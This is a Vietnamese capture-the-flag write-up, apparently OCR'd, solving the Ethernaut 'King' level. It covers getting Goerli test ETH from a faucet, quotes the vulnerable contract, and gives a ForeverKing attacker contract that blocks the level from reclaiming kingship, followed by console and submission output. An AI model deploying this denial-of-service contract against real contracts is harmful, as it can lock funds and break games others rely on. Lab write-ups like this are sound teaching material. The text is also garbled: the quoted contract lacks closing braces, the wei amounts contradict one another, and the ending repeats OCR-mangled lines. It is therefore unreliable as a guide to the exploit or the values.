
## King

- 1. Thực hiện việc kiếm ETH:
- Sử dụng: https://goerli-faucet.pk910.de/ để lấy được một số ETH cho ví bằng cách:
  - + Điền ETH address của mình vào:


## **Goerli PoW Faucet**

The goerli testnet is <u>deprecated</u> and will be shut down at the end of the year! Move over to the sepolia testnet for anything except validator testing.




0x92141B14ddB92C256eFB3f1F464b042164570Af9


+ Sau đó start Mining:



+ Trong trường hợp máy lag hoặc muốn tăng công suất có thể thêm và giảm bớt công việc tại Number of Workers.

+ Đến khi kiếm đủ số lượng có thể rút thì có thể dừng lại và nhận ETH





=> Và ta đã có đủ số ETH để tiếp tục tham ra vào Ethernaut

## 2. Xác định yêu cầu đề bài:

The contract below represents a very simple game: whoever sends it an amount of ether that is larger than the current prize becomes the new king. On such an event, the overthrown king gets paid the new prize, making a bit of ether in the process! As ponzi as it gets xD

Such a fun game. Your goal is to break it.

When you submit the instance back to the level, the level is going to reclaim kingship. You will beat the level if you can avoid such a self proclamation.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;
contract King {
 address king;
 uint public prize;
 address public owner;
 constructor() payable {
   owner = msg.sender;
   king = msg.sender;
   prize = msg.value;
 receive() external payable {
   require(msg.value >= prize || msg.sender == owner);
   payable(king).transfer(msg.value);
   king = msg.sender;
   prize = msg.value;
 function _king() public view returns (address) {
   return king;
```

## 3. Giải quyết bài toán


Ta phải giành lại prize cho King bằng cách tạo một hợp đồng triển khai trên Remix solidity Kingship được chuyển sang receive là khi một giá trị cụ thể được gửi đến King. Vì vậy, chúng ta sẽ phải bằng cách nào đó ngăn chặn việc thực thi receive.

```
1  // SPDX-License-Identifier: MIT
2  pragma solidity ^0.6.0;
3
4  contract ForeverKing {
5    function claimKingship(address payable _to) public payable {
6        (bool sent, ) = _to.call.value(msg.value)("");
7        require(sent, "Failed to send value!");
8    }
9 }
```

Ta truy vấn số lượng prize hiện tại:

```
> await contract.prize().then(v => v.toString())
< '10000000000000000'
> |
```

Vậy cần ít nhất '10000000000000' để giành lại vương quyền. Deploy code và chạy với 1000000000000 Wei



Bước cuối cùng là Submit level

=^^= Submitting level instance < < < <please wait="">&gt; &gt;</please>
✓ Sent transaction ✓ <a href="https://goerli.etherscan.io/tx/0xed5f80c">https://goerli.etherscan.io/tx/0xed5f80c</a>
Mined transaction
In-(1-14) Bold dees, The hore completed Male Intel <sup>1</sup> 11
(i-('-'t) thill done, Yes have completed this Level!!!
0-('-'Q) Well done, You have completed this level!!!
O-('-'Q) Mall done, You have completed this level!!!
O=('-'Q) Mell done, You have completed this level!!!
O=('-'Q) Well done, You have completed this level!!!
O=('-'Q) Well done, You have completed this level!!!
O=('-'Q) Well done, You have completed this level!!!
O=('-'Q) Well done, You have completed this level!!
O=('-'Q) Well done, You have completed this level!!!
O=('-'Q) Well done, You have completed this level!!
O=('-'Q) Well done, You have completed this level!!!
O=('-'Q) Well done, You have completed this level!!!
O=('-'Q) Well done, You have completed this level!!!
O=('-'Q) Well done, You have completed this level!!!
O=('-'Q) Well done, You have completed this level!!!